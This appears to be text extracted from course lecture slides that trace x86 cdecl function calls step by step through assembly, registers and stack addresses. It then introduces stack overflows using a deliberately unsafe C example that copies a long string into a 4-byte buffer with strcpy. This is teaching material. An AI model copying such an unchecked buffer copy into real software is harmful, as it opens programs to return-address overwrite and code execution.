    pop %ebp               0x80483a3
    ret                     0x80483a4


```

```

main:
    push %ebp              0x80483a5
    mov %esp,%ebp         0x80483a6
    sub $0x18,%esp        0x80483a8
    movl $0x28,0x4(%esp)  0x80483ab
    movl $0xa,(%esp)      0x80483b3
    call 0x8048394         0x80483ba
    mov %eax,-0x4(%ebp)   0x80483bf
    mov -0x4(%ebp),%eax   0x80483c2
    leave                  0x80483c5
    ret                    0x80483c6

```

%eax	0x28
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839a



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x28
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839a

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x28
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839d

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```



main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x32
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839d

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```



main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x32
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a0

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```



main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a0

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```



main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a3

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```


main:

```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x80483a3




```

callee:
    push %ebp                0x8048394
    mov %esp,%ebp          0x8048395
    mov 0xc(%ebp),%eax     0x8048397
    mov 0x8(%ebp),%edx     0x804839a
    lea (%edx,%eax,1),%eax 0x804839d
    add $0x1,%eax          0x80483a0
    pop %ebp                0x80483a3
    ret                     0x80483a4
  
```

```

main:
    push %ebp                0x80483a5
    mov %esp,%ebp          0x80483a6
    sub $0x18,%esp         0x80483a8
    movl $0x28,0x4(%esp)   0x80483ab
    movl $0xa,(%esp)       0x80483b3
    call 0x8048394         0x80483ba
    mov %eax,-0x4(%ebp)    0x80483bf
    mov -0x4(%ebp),%eax    0x80483c2
    leave                   0x80483c5
    ret                     0x80483c6
  
```

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483a3



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483a3

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```


main:

```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483a4



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483bf

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

0xFFFFFFFF



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf





callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

0xFFFFFFFF



0xfd2d4
 0xfd2d0
 0xfd2cc
 0xfd2bc
 0xfd2b8
 0xfd2b4
 0xfd2b0

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:

```


push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```



%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

0xFFFFFFFF



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:

```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6


```



%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c2



0xFFFFFFFF



0xfd2d4
 0xfd2d0
 0xfd2cc

 0xfd2bc
 0xfd2b8
 0xfd2b4
 0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c2

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                 0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                 0x80483c6

```



0xFFFFFFFF



0xfd2d4
 0xfd2d0
 0xfd2cc
 0xfd2bc
 0xfd2b8
 0xfd2b4
 0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c5

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```



0xFFFFFFFF



0xfd2d4
 0xfd2d0
 0xfd2cc

 0xfd2bc
 0xfd2b8
 0xfd2b4
 0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x80483c5

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```



0xFFFFFFFF



0xfd2d4
 0xfd2d0
 0xfd2cc
 0xfd2bc
 0xfd2b8
 0xfd2b4
 0xfd2b0

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4
  
```


main:

```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6
  
```



%eax	0x33
%edx	0xa
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483c5



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```



%eax	0x33
%edx	0xa
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c5



```


callee:
    push %ebp                0x8048394
    mov %esp,%ebp          0x8048395
    mov 0xc(%ebp),%eax     0x8048397
    mov 0x8(%ebp),%edx     0x804839a
    lea (%edx,%eax,1),%eax 0x804839d
    add $0x1,%eax          0x80483a0
    pop %ebp               0x80483a3
    ret                     0x80483a4
  
```

```

main:
    push %ebp              0x80483a5
    mov %esp,%ebp         0x80483a6
    sub $0x18,%esp        0x80483a8
    movl $0x28,0x4(%esp)  0x80483ab
    movl $0xa,(%esp)      0x80483b3
    call 0x8048394         0x80483ba
    mov %eax,-0x4(%ebp)   0x80483bf
    mov -0x4(%ebp),%eax   0x80483c2
    leave                  0x80483c5
    ret                    0x80483c6
  
```



%eax	0x33
%edx	0xa
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c5



```

callee:
    push %ebp                0x8048394
    mov %esp,%ebp          0x8048395
    mov 0xc(%ebp),%eax     0x8048397
    mov 0x8(%ebp),%edx     0x804839a
    lea (%edx,%eax,1),%eax 0x804839d
    add $0x1,%eax          0x80483a0
    pop %ebp               0x80483a3
    ret                     0x80483a4
  
```

```

main:
    push %ebp              0x80483a5
    mov %esp,%ebp         0x80483a6
    sub $0x18,%esp        0x80483a8
    movl $0x28,0x4(%esp)  0x80483ab
    movl $0xa,(%esp)      0x80483b3
    call 0x8048394         0x80483ba
    mov %eax,-0x4(%ebp)   0x80483bf
    mov -0x4(%ebp),%eax  0x80483c2
    leave                  0x80483c5
    ret                    0x80483c6
  
```



%eax	0x33
%edx	0xa
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c6

Stack Overflows

- Data is copied without checking boundaries
- Data "overflows" a pre-allocated buffer and overwrites the return address (or other parts of the frame)
- Normally this causes a segmentation fault
- If correctly crafted, it is possible to overwrite the return address with a user-defined value
- It is possible to cause a jump to user-defined code (e.g., code that invokes a shell)
- The code may be part of the overflowing data (or not)
- The code will be executed with the privileges of the running program

Implications of Cdecl

- Saved EBP and saved EIP are stored on the stack
- What prevents a program/function from writing/changing those values?
 - What would happen if they did?

```

#include <string.h>
#include <stdio.h>
void mycpy(char* str)
{
    char foo[4];
    strcpy(foo, str);
}
int main()
{
    mycpy("asu cse 340 fall
2015 rocks!");
    printf("After");
    return 0;
}

```

mycpy:

```

push %ebp
mov %esp,%ebp
sub $0x28,%esp
mov 0x8(%ebp),%eax
mov %eax,0x4(%esp)
lea -0xc(%ebp),%eax
mov %eax,(%esp)
call strcpy
leave
ret

```

main:

```

push %ebp
mov %esp,%ebp
sub $0x10,%esp
movl $0x8048504,(%esp)
call mycpy
mov $0x8048517,%eax
mov %eax,(%esp)
call printf
mov $0x0,%eax
leave
ret

```

0xFFFFFFFF

0xfd2d4



0x00000000

mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:

```

push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436


```

%eax	
%esp	
%ebp	-----
%eip	



0xFFFFFFFF

0xfd2d4



0x00000000

%eax	
%esp	0xfd2d0
%ebp	0xfd2e0
%eip	0x804840e

mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:

```


push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```



0xFFFFFFFF

0xfd2d4



0x00000000

%eax	
%esp	0xfd2d0
%ebp	0xfd2e0
%eip	0x804840f

mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:



```


push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```



0xFFFFFFFF

0xfd2d4



0x00000000

%eax	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x804840f

mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:



```


push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```



0xFFFFFFFF

0xfd2d4



0x00000000

%eax	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x8048414

mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:




```

push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```





```

mycpy:
  push %ebp                0x80483f4
  mov %esp,%ebp           0x80483f5
  sub $0x28,%esp         0x80483f7
  mov 0x8(%ebp),%eax      0x80483fa
  mov %eax,0x4(%esp)     0x80483fd
  lea -0xc(%ebp),%eax    0x8048401
  mov %eax,(%esp)        0x8048404
  call strcpy             0x8048407
  leave                   0x804840c
  ret                    0x804840d

```

```


main:
  push %ebp                0x804840e
  mov %esp,%ebp           0x804840f
  sub $0x10,%esp         0x8048414
  movl $0x8048504,(%esp)  0x8048417
  call mycpy              0x804841e
  mov $0x8048517,%eax     0x8048423
  mov %eax,(%esp)        0x8048428
  call printf             0x804842b
  mov $0x0,%eax          0x8048430
  leave                   0x8048435
  ret                    0x8048436

```



%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
%eip	0x8048414





```

mycpy:
  push %ebp                                0x80483f4
  mov  %esp,%ebp                            0x80483f5
  sub  $0x28,%esp                           0x80483f7
  mov  0x8(%ebp),%eax                       0x80483fa
  mov  %eax,0x4(%esp)                       0x80483fd
  lea -0xc(%ebp),%eax                       0x8048401
  mov  %eax,(%esp)                          0x8048404
  call strcpy                               0x8048407
  leave                                     0x804840c
  ret                                        0x804840d

```

```


main:
  push %ebp                                0x804840e
  mov  %esp,%ebp                            0x804840f
  sub  $0x10,%esp                           0x8048414
  movl $0x8048504,(%esp)                    0x8048417
  call mycpy                                0x804841e
  mov  $0x8048517,%eax                      0x8048423
  mov  %eax,(%esp)                          0x8048428
  call printf                               0x804842b
  mov  $0x0,%eax                            0x8048430
  leave                                     0x8048435
  ret                                        0x8048436

```



%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
%eip	0x8048417





```

mycpy:
  push %ebp                0x80483f4
  mov %esp,%ebp           0x80483f5
  sub $0x28,%esp          0x80483f7
  mov 0x8(%ebp),%eax      0x80483fa
  mov %eax,0x4(%esp)      0x80483fd
  lea -0xc(%ebp),%eax    0x8048401
  mov %eax,(%esp)         0x8048404
  call strcpy             0x8048407
  leave                    0x804840c
  ret                      0x804840d

```

```


main:
  push %ebp                0x804840e
  mov %esp,%ebp           0x804840f
  sub $0x10,%esp          0x8048414
  movl $0x8048504,(%esp)  0x8048417
  call mycpy               0x804841e
  mov $0x8048517,%eax     0x8048423
  mov %eax,(%esp)         0x8048428
  call printf              0x804842b
  mov $0x0,%eax           0x8048430
  leave                    0x8048435
  ret                      0x8048436

```



%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
%eip	0x8048417





```

mycpy:
  push %ebp                0x80483f4
  mov %esp,%ebp           0x80483f5
  sub $0x28,%esp          0x80483f7
  mov 0x8(%ebp),%eax      0x80483fa
  mov %eax,0x4(%esp)      0x80483fd
  lea -0xc(%ebp),%eax    0x8048401
  mov %eax,(%esp)         0x8048404
  call strcpy             0x8048407
  leave                    0x804840c
  ret                      0x804840d

```


```

main:
  push %ebp                0x804840e
  mov %esp,%ebp           0x804840f
  sub $0x10,%esp          0x8048414
  movl $0x8048504,(%esp)  0x8048417
  call mycpy               0x804841e
  mov $0x8048517,%eax     0x8048423
  mov %eax,(%esp)         0x8048428
  call printf              0x804842b
  mov $0x0,%eax           0x8048430
  leave                    0x8048435
  ret                      0x8048436

```

%eax	
%esp	0xfd2c0
%ebp	0xfd2d0
%eip	0x804841e





mycpy:

```

push %ebp                                0x80483f4
mov %esp,%ebp                            0x80483f5
sub $0x28,%esp                           0x80483f7
mov 0x8(%ebp),%eax                       0x80483fa
mov %eax,0x4(%esp)                       0x80483fd
lea -0xc(%ebp),%eax                      0x8048401
mov %eax,(%esp)                          0x8048404
call strcpy                               0x8048407
leave                                     0x804840c
ret                                       0x804840d

```

main:


```

push %ebp                                0x804840e
mov %esp,%ebp                            0x804840f
sub $0x10,%esp                           0x8048414
movl $0x8048504,(%esp)                   0x8048417
call mycpy                               0x804841e
mov $0x8048517,%eax                      0x8048423
mov %eax,(%esp)                          0x8048428
call printf                              0x804842b
mov $0x0,%eax                            0x8048430
leave                                     0x8048435
ret                                       0x8048436

```

%eax	
%esp	0xfd2bc
%ebp	0xfd2d0
%eip	0x80483f4





0xfd2d4
0xfd2c0
0xfd2bc
0xfd2b8

mycpy:

```

push %ebp                                0x80483f4
mov %esp,%ebp                            0x80483f5
sub $0x28,%esp                           0x80483f7
mov 0x8(%ebp),%eax                       0x80483fa
mov %eax,0x4(%esp)                       0x80483fd
lea -0xc(%ebp),%eax                      0x8048401
mov %eax,(%esp)                          0x8048404
call strcpy                              0x8048407
leave                                     0x804840c
ret                                       0x804840d

```

main:


```

push %ebp                                0x804840e
mov %esp,%ebp                            0x804840f
sub $0x10,%esp                           0x8048414
movl $0x8048504,(%esp)                   0x8048417
call mycpy                               0x804841e
mov $0x8048517,%eax                      0x8048423
mov %eax,(%esp)                          0x8048428
call printf                              0x804842b
mov $0x0,%eax                            0x8048430
leave                                     0x8048435
ret                                       0x8048436

```

%eax	
